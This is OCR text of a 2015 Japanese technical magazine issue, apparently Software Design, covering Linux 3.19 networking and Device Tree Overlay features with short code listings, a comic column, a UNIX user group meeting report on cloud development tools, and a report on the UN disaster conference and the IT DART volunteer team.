Receive Packet Steering(RPS)は、RSSに相当する機能をソフトウェアによって実現する機能です(**図2**)。RSSではNICにより割り込み先CPUが選択されていましたが、RPSではこれまで同様に割り込みを受けるのはある1つのCPUとなります。割り込みを受けたCPUは、RSSと同様にパケットの送信・受信IPアドレスおよびポート番号のハッシュを計算し、パケット処理を行うCPUを決定します。そして、そのCPUの"backlog queue"にパケットを配送し、宛先CPUを起床します。起こされたCPUは"backlog queue"を参照して、配送されたパケットの処理を行います。


RSSと比較すると、RSSでは割り込みのレベルでCPUに分散されていたのに対して、RPSでは割り込み処理は1つのCPUで行われ、それ以降のパケット処理だけが各CPUに分散されるというデメリットがあります。一方でソフトウェアで実装されていることから、

❶RSS対応のNICを必要としないこと
❷新しいプロトコルの対応などで送信・受信IPアドレスおよびポート番号以外のハッシュの追加の要望に容易に応えられること
❸NICからの割り込みの回数はこれまでと変わらないこと

▼図2　Receive Packet Steeringのしくみ



▼図1　Receive Side Scalingのしくみ



の3つのメリットがあります。


アプリケーションを考慮したRPS最適化：RFS

Receive Flow Steering(RFS)は、最終的にパケットを受け取るアプリケーションが実行されるCPUを考慮に入れることでRPSによるパケットの配送先を最適化する機能です(**図3**)。パケットを処理したことで、そのCPUのキャッシュにはパケットのデータが載っています。カーネル内でパケット処理を行ったCPUと、受信するアプリケーションが動作するCPUが同一であれば、アプリケーションはCPUのキャッシュを利用でき、性能向上が期待できます。

このアプリケーションとネットワークスタックとのデータ局所性に注目し、パケット処理を行うCPUをアプリケーションの動作するCPUに割り当てる機能がRFSになります。RFSでもRPSと同様にパケットの送信・受信IPアドレスおよびポート番号のハッシュを計算します。RPSではこれをそのまま剰余を取ってパケット処理割り当てCPUを選択していましたが、RFSではハッシュをフローの識別子として使用し"rps_sock_flow_table"というテーブルを参照することでパケットの行き先を決定します。rps_sock_flow_tableは、アプリケーションがTCPの受信などを行ったときに動作CPUを指すように書き換えられます。

アプリケーションが動作するCPUはスケジューラによって変更される場合があります。これをすぐに追いかけて、パケットの配送先を変えてしまうと問題が起きてしまいます。同じフローに属するパケットの処理が複数のCPUにまたがってしまうと、あとのパケットが前のパケットよりも先にアプリケーションに届いてしまう逆転現象が起こりえます。そこでrps_sock_flow_table以外にもう1つ、どのCPUにパケットを届けているのかを保持するrps_dev_flow_tableというテーブルを管理しています。rps_dev_flow_tableには現在パケット処理を担当させているCPUの番号と、そのフローのパケットの一番最後がbacklogのどこに入っているのかを記録しています。この情報を使って、CPUで現在行われているパケット処理が完了するま

▼図3　Receive Flow Steeringのしくみ



ではほかのCPUにパケットの行き先が変更されないようにしています。


RFS自体はソフトウェアで実現されていますが、同じ目的をハードウェアで実現するAccelerated RFSという機能も存在します。

SO_INCOMING_CPU

RFS(Accelerated RFS)は、カーネルまたはハードウェアからアプリケーションの位置に合わせてネットワークの処理を行うCPUを変更するという手法でした。これとは逆にアプリケーションが動くCPUをネットワークスタックが動くCPUに合わせるという手法を考えることもできます。この手法を実現するために必要となるのがSO_INCOMING_CPUの機能です(**図4**)。

この機能はNICによるパケットの分散であるRSSと一緒に使うことが想定されています。NICがパケットを受信するとRSSの機能によってパケットがいずれかのCPUに送信されます。最初のパケットが処理され、アプリケーションは`accept()`または`connect()`によってsocketを開きます。このsocketに対して、**リスト1**のように`getsockopt(SO_INCOMING_CPU)`を用いると、どのCPUにこのsocketが処理するフローのパケットが届いたのかを知ることができます。この情報を用いてアプリケーションは、以後の処理を指定したCPUから動かないように設定したスレッドに実行させます。RSSによって以後の同じフローのパケットは同じCPUに届けられるので、パケット処理とアプリケーションとが同じCPUで動作することになり、CPUのキャッシュを活用できます。

▼図4　SO_INCOMING_CPUの機能



▼リスト1　SO_INCOMING_CPUによるCPUの取得

```
int cpu;
socklen_t len = sizeof(cpu);

getsockopt(socket, SOL_SOCKET, SO_INCOMING_CPU, &cpu, &len);
```

DeviceTree Overlay

現在Raspberry PiやBeagleBone(**写真1**)など多くのARMボードが知られるようになっています。x86であればACPIなどを使ってどのようなデバイスがつながっているかを検出できますが、ARMのボードの場合にはそのようなデバイスを検出する標準的な方法はありません。以前は各ボードの種類ごとにドライバを作る、あるいはボードに対応するコンパイルオプションを作り、それぞれのボードにつながっているデバイスの情報をドライバのコードの中に直接記述していました。しかし、この方法ではサポートするボードの種類が増えるごとにドライバのコードは複雑化してしまうという問題があります。そこで現在のドライバでは、Device Treeという形式のファイルでデバイス情報を記述することでこの問題を解決しています。カーネルは起動時にDevice Treeのファイルを読み込み、ドライバはその情報をもとに接続されているデバイスを発見し、制御します。


多くのARMボードでは、この「起動時に一度Device Treeファイルを読み込む」という方法で十分でしたが、それでは不十分なケースも出てきました。たとえばBeagleBone Blackには"cape"というプラグインボードがあります(**写真2**)。capeをBeagleBone Black本体のピンに接続することで、たとえばLCDを追加したり、音声の入出力サポートを追加したり、あるいは気温や気圧のセンサを追加したりとBeagleBone Blackの機能を拡張できるようになっています。これまでの方法で、capeをサポートしようとすると、ボードとcapeのすべての組み合わせごとにDevice Treeファイルを作成するという繁雑な作業が生じます。

ほかにもFPGAを接続し、データをボードからFPGAに渡しFPGA上のプログラムでデータ処理を行うという使用例もあります。この場合FPGA上のプログラムを変えるごとにピンの役割が変わるので、起動中の設定変更が必要となります。

こうした問題に応えるのがDevice Tree Overlayです。Device Tree Overlayによって、Device Treeのプラグインが可能となり、実行時にデバイスの再設定が可能となります。


Device Tree Overlayがどのように動くのかを簡単な例で見てみましょう。foo.dts(**リスト2**)はボードの基本となるDevice Treeファイルでボードで必ず使われるデバイスやリソースにつ

▼写真1　BeagleBone Black本体



URL http://beagleboard.org/black
Creative Commons Attribution-Share Alike 3.0

▼写真2　BeagleBoneにLCDを追加するcape



URL http://elinux.org/File:Bottom-LCD3.jpg
Creative Commons Attribution-ShareAlike 3.0 Unported
(CC BY-SA 3.0)

いて記述しています。

一方でbar.dts(**リスト3**)はプラグインとして接続されるボードのDevice Treeとなります。最初の行の“**/plugin/**”がこのDevice Treeファイルが**overlay**であることを宣言しています。この宣言によって、後述するような外部への参照を記述することを可能にしています。

“**fragment@0**”のあとのカッコに囲まれた部分が、この**overlay**によって追加されるデバイスについて記述している部分です。まず、“**target = <&ocp>;**”の行によって変更を適用する部分を設定しています。ここの“**<&ocp>**”というのが外部参照であって、foo.dtsの“**ocp**”の部分に対応しています。そして、**__overlay__**のあとの括弧に囲まれた部分が追加内容を記述している部分です。ここでは“**bar**”というデバイスの記述が行われています。また、**compatible**の設定によって、この**overlay**がどのボードに接続できるのかを記述しています。変更する**target**が複数ある場合は、“**fragment@1**”のように複数の“**fragment**”を記述して対応します。また、この例では記述されていませんが、“**exclusive-use**”を使って使用するピンを宣言し排他チェックを行ったり、“**part-number**”や“**version**”を用いて識別子を設定することもできます。

さて、foo.dtsにoverlayであるbar.dtsが合成される結果、メモリ上に**リスト4**のようなDevice Treeが構築され、デバイスbarがカーネルから認識できるようになります。

現在のカーネルではカーネルモジュールが用

▼リスト2　ボードの基本のDevice Treeファイル：foo.dts

```
/* FOO platform */
/ {
    compatible = "corp,foo";

    /* shared resources */
    res: res {
    };

    /* On chip peripherals */
    ocp: ocp {
        /* peripherals that are always instantiated */
        peripheral1 { ... };
    }
};
```

▼リスト3　プラグインのDevice Treeファイル：bar.dts

```
/plugin/;   /* allow undefined label references and record them */
/ {
    ... /* various properties for loader use; i.e. part id etc. */
    fragment@0 {
        target = <&ocp>;
        __overlay__ {
            /* bar peripheral */
            bar {
                compatible = "corp,bar";
                ... /* various properties and child nodes */
            }
        };
    };

    fragment@1 {
    ...
    };
};
```

いるof_overlay_create(overlayを作成して適用する関数)と、of_overlay_destroy(overlayの削除と解放)の関数だけが作られており、overlayをユーザランドからどのように読み込むかについてはほかのモジュールに任されています。共通の機能がこのようにカーネル内APIとして、まとめられることでBeagleBoneなどのドライバのメンテナンスが容易になります。

F2FSのmountオプションの追加

F2FSはAndroidなどフラッシュデバイスに最適化したファイルシステムです。Linux 3.19ではF2FSにfastboot、inline_dentry、dirsyncという3つのmountオプションが追加されました。

fastbootが指定されると、FSのcheckpoint書き込み時にumountのときと同様の書き込みを行うことで実行時のパフォーマンスを低下させるものの、起動時に読み込むデータの量を削減し高速なブートを可能とします。inline_dentryは、ディレクトリのinode領域の内部に、そのディレクトリのdentry、すなわちそのディレクトリ下のファイル情報を記録することを可能にするオプションです。小さいディレクトリをディスク上で効率よく保持できます。dirsyncはすべてのディレクトリ関連の操作(ファイル、ディレクトリの追加・削除・リネームなど)を同期的に行うようにするものです。このmountオプション自体はどのファイルシステムでも共通して指定できるオプションとしてmanページに書かれていましたが、これまでF2FSでは同期処理が行われていませんでした。

そのほかのLinux 3.19の変更

Linux 3.19ではほかにもSquashFSに機能追加が行われています。SquashFSはLiveDVDなどでよく使われるファイルシステムツリーを単一のファイルとして圧縮したままアクセス可能にするファイルシステムです。 この圧縮形式に新しくLZ4サポートが追加されました。

まとめ

今月はLinux 3.19のその他の機能紹介として、おもにSO_INCOMING_CPUとDeviceTree Overlayについて紹介しました。来月からはLinux 4.0の新機能について見ていきます。SD

▼リスト4　overlayが適用されたDevice Tree

```
/* FOO platform + bar peripheral */
/ {
    compatible = "corp,foo";

    /* shared resources */
    res: res {
    };

    /* On chip peripherals */
    ocp: ocp {
        /* peripherals that are always instantiated */
        peripheral1 { ... };

        /* bar peripheral */
        bar {
            compatible = "corp,bar";
            ... /* various properties and child nodes */
        }
    }
};
```

ひみつのLinux通信

作)くつなりょうすけ
@ryosuke927

第18回 デラシネ君

たくさん画面が開くことよりも、老眼でフォントの小さい画面がキツくてしょうがない担当編集にも叱咤激励のツイートを自爆。

to be Continued

「目的を達成するための手段は1つじゃない」というようなことを誰かが言ってました。OSSに限らないことですが、メールを送信するにしても複数の選択肢があります。「使えるヤツ」かどうかは実際に試して評価が必要です。そして、新しいツールもどんどん現れます。これらもやっぱり使ってみないとわかりません。そこに評価が必要です。同じ目的のために違うツールを器用に使い分けてる人を見たことがあります。アタマにどれぐらいスレッドが走ってるんでしょうね。とはいえ、この業界では新しいツールの評価は積極的にやってかなきゃいけないんですよね。自戒を込めて、次回に続く(ネタは続かない)。あ、僕らにはSoftwareDesignがあるじゃないか(ステマ)。

July 2015

NO.45

Monthly News from jus

Japan UNIX Society

日本UNIXユーザ会　http://www.jus.or.jp/
法林 浩之　HOURIN Hiroyuki　hourin@suplex.gr.jp

クラウドサービス活用でソフトウェア開発はこうなる!

今回は、5月に名古屋で行った研究会の模様をお伝えします。

jus研究会 名古屋大会

■クラウドサービスを活用した開発環境の構築
【講師】mzp／水野 洋樹（ocaml-nagoya）
【司会】法林 浩之（日本UNIXユーザ会）
【日時】2015年5月23日（土）16:15～17:00
【会場】名古屋国際センター 5階第1会議室

名古屋大会は、2014年度としては最後（jusの年度末は5月）、そして10回目の研究会となりました。講師には名古屋の開発系コミュニティで活動する水野さん（**写真1**）をお迎えし、クラウドサービスを活用した開発環境について話をしていただきました。参加者は55人と、予想以上に多くの方にご参加いただきました（**写真2**）。

■転職したら開発環境が激変

水野さんは前職で開発と社内SEを担当していました。そこでは、開発に必要な各種サーバは社内にあり、コミュニケーションは口頭かメール、スケジュールや課題管理にはExcelを使っていました。

現在の職場に転職してみると、開発に使うツールが大幅に変わり、クラウドを利用したサービスが中心となりました。今回の発表ではこの開発環境の変化を、ツールの種別ごとに紹介していきました。

写真1　水野洋樹氏

■ソースコード管理

まずはソフトウェア開発に欠かせないソースコード管理ツールです。社内サーバを利用する場合は、バージョン管理にはSubversion、課題管理にはRedmineやTracなどがよく使われますが、各自が別々のブランチにコミットするのでコードレビューがしにくいという問題が発生しやすいです。

そこで水野さんの職場では、ソースコード管理のクラウドサービスとしてGitHub[注1]を利用しています。GitHubにはプルリクエストというしくみがあり、これを活用することでソースコードのレビュー

写真2　研究会の様子

注1）URL https://github.com/

やマージがしやすくなっています。最近はOSS開発においてもGitHubの採用が多く見られます。コミット権限がなくてもバージョン管理できるため、開発に参加しやすいという利点があるようです。

■コミュニケーション

次はコミュニケーションツールです。従来はメールや電話がおもな道具でしたが、メールは短文のやりとりを行うには敷居が高い(たとえば「笑」1文字だけのメールは心理的に送りにくい)、電話はグループでの会話ができないという問題があります。しかし、これらのツールは今も広く使われていてほかのツールで置き換えるのは無理ですので、欠点を補完するサービスを利用しています。

まずはチャットのサービスとして最近人気のSlack[注2]です。iPhoneアプリや絵文字対応など現代的な面もある一方、古典的なチャットシステムであるIRCと接続する機能もあります。

ビデオ会議にはGoogle Hangout[注3]を使用しています。ブラウザだけあれば参加できる、URLを共有すれば誰でも参加できるなどとても便利ですが、ノートPCやモバイルで利用するとバッテリーの消費が激しいのが難点とのことです。水野さんの職場ではGoogle Hangoutで朝会を行い、その後は作業しながらSlackで質問する、という日々を送っているそうです。

■文書管理

続いては文書管理ツールです。まずToDo管理の道具としてTrello[注4]というサービスを使っています。Trelloでは個々のToDoをカードとして作成し、進捗状況に応じてカードの置き場所を移動するという方法で管理します。各々のToDoがどういう状況にあるかが一覧できて便利です。

日報やノウハウの管理はQiita:Team[注5]で行っています。これはQiitaというプログラマ向け技術情報共有サービスを特定メンバーのみ閲覧/投稿を可能にしたものです。Markdown記法や記事のタグ付けなど、ブログなどでよく採用されている文書整形および管理手法が使えます。

議事録や外部から入手した文書の管理にはGoogle Drive[注6]を使用しています。閲覧/編集できる人を設定できるのと、複数人で同時に編集できるのが利点です。

■サービス連携

ところで、このように複数のサービスを利用していると、「更新の通知方法が統一されていない」「操作方法が統一されていない」「各サービスが連携していない」などの問題があります。そこで、これらのサービスをつなぐしくみとしてbotを活用しています。botはチャット上で動く自動応答プログラムで、フレームワークを利用して簡単に作れます。実際に水野さんの職場では、各サービスの更新通知、開発におけるデプロイの確認、今日の当番などの各種リマインダといったbotが稼働しています。

■終わりに

最後にまとめとして、「こうしてさまざまなクラウドサービスを利用することでソフトウェアの開発効率は大いに向上したので、みなさんもぜひ活用してほしい」というメッセージで講演を締めくくりました。

順番が前後しますが、セッションの最初に、水野さんから参加者にいくつか質問が投げかけられました。その中に「開発にクラウドサービスを使っているか」という質問があったのですが、これに対して手を挙げた人は少数でした。ソーシャルメディアなどを見ていると、この手のサービスはすっかり普及したような印象があったのですが、多くの人にとってはまだこれからのものであり、導入事例やノウハウを知りたいという需要は非常に高いことを感じさせました。今回の研究会はそういう需要に応える、とても良い内容だったと思います。SD

注2) URL https://slack.com/
注3) URL https://plus.google.com/hangouts
注4) URL https://trello.com/
注5) URL https://teams.qiita.com/
注6) URL https://www.google.com/intl/ja_jp/drive/

Hack For Japan
エンジニアだからこそできる復興への一歩

Hack For Japan スタッフ
及川 卓也　OIKAWA takuya
Twitter @takoratta

第43回 国連防災世界会議と情報支援レスキュー隊

2015年3月に、第3回 国連防災世界会議が宮城県仙台市で開催されました。今回はこのときの様子と、その世界会議のパブリックフォーラムで情報支援レスキュー隊が開催したワークショップの模様をお伝えします。

東日本大震災から4年目を迎える3月に、宮城県仙台市において第3回 国連防災世界会議が開催されました。これは国際的な防災戦略について議論する国際連合主催の会議であり、10年に1回の頻度で開催されています。過去2回とも日本で開催されており、1994年の第1回目は横浜で、2005年の第2回目は神戸で開催されました。

今回はこの第3回 国連防災世界会議の様子と、そのパブリックフォーラムにて筆者もスタッフの1人としてかかわっている情報支援レスキュー隊（英語名 IT DART[注1]）が開催したワークショップの模様をお伝えします。

第3回 国連防災世界会議

第3回 国連防災世界会議は3月14日から3月18日にかけて、仙台市内の数ヵ所の会場で行われました。本会議には187ヵ国の代表者、および国連機関、ドナーやNGOなど、計6,500人以上が参加し、後述するパブリックフォーラムにはなんと15万人以上が参加という大変大規模なイベントとなりました。この期間中、市内のさまざまな場所で防災に関する催しものが開かれ、また世界各地の文化や食に親しむような機会も設けられました。

初日の3月14日には安倍晋三首相が「仙台防災協力イニシアティブ[注2]」を発表しました。これは防災先進国・日本として世界に向けての貢献姿勢を示すもので、2015～2018年の4年間に防災関連分野で計40億ドルの協力と4万人の人材育成を実施することが施策として示されています。

また、会議最終日の3月18日には本会議の最終成果として、「仙台宣言」および「仙台防災枠組2015-2030（Sendai Framework for Disaster Risk Reduction 2015-2030）」が採択されています。原文や要約は外務省のサイト[注3]から見ることができます。正直、国連機関による声明なので、一般人には抽象的でわかりにくいところはありますが、災害リスクの理解や管理などでITによる貢献が期待されていることがわかります。

パブリックフォーラム

国連加盟国の政府関係者やNGOなどが主な参加者である本会議以外に、同時に開催されたのがパブリックフォーラムです。こちらは誰もが参加できるもので、東日本大震災総合フォーラムという「東日本大震災の経験と教訓を世界へ」をテーマとしたシンポジウムやその他さまざまなサイドイベント、また屋内や屋外での展示などが行われました。東日本大震災総合フォーラムとサイドイベントだけでも400を超える数のイベントが開催され、先ほども紹介したように全体で15万人を超す人たちが参加しました。

イベントはすでに終了していますが、パブフォ仙台[注4]というパブリックフォーラム検索サイトで、どのようなイベントが開催されていたかを見ることができます。また、事務局である国連国際防災戦略事務局（UNISDR）にてパブリックフォーラムの各セッションなどのレポートが今後公開される予定となっています。

注1　Information Technology Disaster And Response Team
注2　http://www.mofa.go.jp/mofaj/files/000070615.pdf
注3　http://www.mofa.go.jp/mofaj/ic/gic/page4_001062.html
注4　http://sendai-forum.info/

情報支援レスキュー隊

このパブリックフォーラムでワークショップを開催したのが情報支援レスキュー隊[注5]です。

情報支援レスキュー隊はこの連載でもお伝えしたことのある、ITを用いて復興支援や防災・減災を考えるコミュニティである「IT×災害[注6]」の中から生まれた活動です。まだ、その具体的な活動内容については議論を重ねている段階ですが、災害急性期での情報支援を行う専門チームを目指しています(**図1**)。災害時の復旧活動には情報の収集・活用・発信のしくみを迅速に起ち上げる必要があり、この情報支援レスキュー隊は、IT技術を活かして、このしくみ作りを支援しようと取り組んでいます。今までに、本格稼働に向けたシミュレーション訓練および人材育成プログラムの開発を行いました。

荒川氾濫と新潟県中越沖地震のシミュレーション

たとえば、昨年の秋には仙台にて2つの災害を例に、机上訓練を行いました。1つは国土交通省関東地方整備局 荒川下流河川事務所が作成したフィクションドキュメンタリーである「荒川氾濫[注7]」を元に、2014年9月1日に荒川が氾濫したという設定でのIT支援を考えました。

この「荒川氾濫」はYouTubeに迫真に迫るドキュメンタリービデオが公開されています(**図2**)。これをベースに足りない情報は過去の類似災害や各自治体のハザードマップや公開されている地理情報を使い、架空の災害を作り上げました。


◆図2 国土交通省 荒川下流河川事務所制作のフィクションドキュメンタリー「荒川氾濫」

もう1つは新潟県中越沖地震が2014年に発生したという設定で、同じくITでの支援を考えました。机上訓練そのものも大変意義のあるものでしたが、それに加えて、災害が起きたときにどのような経緯で被害が拡大し、支援が入るかを時系列に検証できたのも良い経験となりました。たとえば、皆さんは自分の市町村の避難場所や避難所がどこにあるかご存じですか？　また、ハザードマップを見たことがありますか？　机上訓練までは難しいとしても、自分の住んでいる自治体のWebサイトからこれらの情報を探しだして、見ておくだけでも多くの気付きがあることでしょう。

どちらのケースにおいても、筆者たちはタイムラインを作成しました。通常、災害時におけるタイムラインとは発生が予想される災害、たとえば台風接近に伴う水害などの場合に、災害発生までの数日間のうちに行うべき防災行動をあらかじめ規定しておくことを言います。台風上陸の12時間前までに住民に緊急避難を呼びかけるなどの行動を規定しておき、実際の災害時に決められたとおりに行

注5　http://www.itdart.org/
注6　http://www.itxsaigai.org/
注7　http://www.ktr.mlit.go.jp/arage/arage00061.html

◆図1 情報支援レスキュー隊の狙い



動することで、被害を最小限に抑え、発災後の復旧・復興作業を迅速に進めます。

今回のシミュレーションで筆者たちが作成したタイムラインはそのようなものではなく、“発災後”におもに焦点を当てたものでした。発災後にどのような被害が起きるかを災害のシミュレーションのために時系列で作成し、いつどのような支援を行うかを計画していきました(**図3**)。

この机上訓練に続いて、昨年末には石巻と東京を結んで実際に半日かけてのIT支援の検証も行いました。2014年12月20日(土)10:13に宮城県石巻沖でM6.8の地震発生、石巻市で最大震度6強という設定で、被災地外から被災地入りした派遣チームが石巻に本部拠点を設置し、地元ボランティアの協力を得ながら東京の後方支援チームと連携を図り、被災地の情報収集、整理、発信を行いました。

この石巻の検証については、情報支援レスキュー隊のスタッフとして筆者と当初から参加している斎藤昌義氏がまとめた「IT DART　ITに関わる私たちが災害に備え『何をすべきか／何ができるか』[注8]」を参照してください。

ワークショップ

話を国連防災世界会議に戻しましょう。パブリックフォーラムでは、情報支援レスキュー隊としてワークショップを開催しました。ワークショップでは今までの取り組みを紹介しつつ、活動案について議論し、具体的な活動に発展させることをゴールとしました。また、当日より正式に隊員募集も開始しました。

前半に行った今までの活動紹介としては、石巻での検証に加えて、「災害IT支援ネットワーク[注9]」の取り組みも紹介されました。災害IT支援ネットワークは代表の柴田哲史氏が従来より行っていた、災害ボランティアセンターへのIT支援を組織化したものです。発災後に災害ボランティアによるボランティア活動をコーディネートするために、社会福祉協議会などが中心となって設立されるのが災害ボランティアセンターですが、被災地側の状況などを発信するために最近ではWebサイトやFacebookなどのソーシャルメディアの活用が欠かせません。柴田氏の活動は迅速にWebサイトを構築し、Facebookなどで発信するとともに、ITを中心とした広報チームとしても機能するものです。

◆**図3　シミュレーションで作成したタイムライン**

日付	時刻	発生事実	東京発現地部隊	富山発現地部隊	後方支援
2007/07/16			IT DART の活動		
	10:13	発災　最大震度 7 電気水道ガス電話の停止発生			誰かが気付き、コアメンバーに電話で情報共有、ネットとでシェア 出動準備、クロノ口開始
	10:15	官邸対策室設置			出動調整開始（震度 6 弱以上で自動発動） 人・車の確保 各種データベース準備 拠点確保（上越市） 作業関係者との連絡確保 JVT、ADRとの連絡開始
	10:40	緊急消防援助隊に出動要請			
	10:49	自衛隊に災害支援要請			
	11:00	柏崎市災害VC設置			
		固定電話通信規制解除	車での出発準備	車での出発準備	

情報支援レスキュー隊の活動そのものではありませんが、同じく発災後に被災地入りすることと、情報支援レスキュー隊の考える情報の流れにおいて、情報支援レスキュー隊が収集したものの活用と発信先などでも連携の可能性が高いため、常に情報交換をしています。今回も災害IT支援ネットワークの立場でありながら、広い視野で必要となるIT支援について一緒に考えていただきました。

前半の活動紹介の後はスタッフ含めて総勢55名の参加者を次のテーマごとに6つに分けて、グループディスカッションを行いました。

- 被災地における情報支援のあり方とは？
- 被災地を支援する人たちに対する情報支援のあり方とは？
- 被災地入りしないでできる情報支援のあり方とは？
- 技術者ができる情報支援とは何か？
- 急性期の情報支援のあり方とは？
- 海外の状況

最後の海外の状況の議論は途中、中国からの参加者が入ったため、急遽用意したものです。国連防災世界会議のパブリックフォーラムということもあり、実は英語での対応もできるように用意していた

注8　http://blogs.itmedia.co.jp/itsolutionjuku/2014/12/it_dartit.html
注9　http://saigaiit.net/

のですが、蓋を開けてみるとやはり参加者は全員日本人という状況でした。そのため、当初は日本語だけで議論を進めていたのですが、途中からとはいえ、海外からの参加者に入っていただけたのは非常に嬉しいことでした。海外という点では、フィリピンのテレビ局も取材に来ていたようです(**写真1**)。

◆写真1　参加者での記念撮影

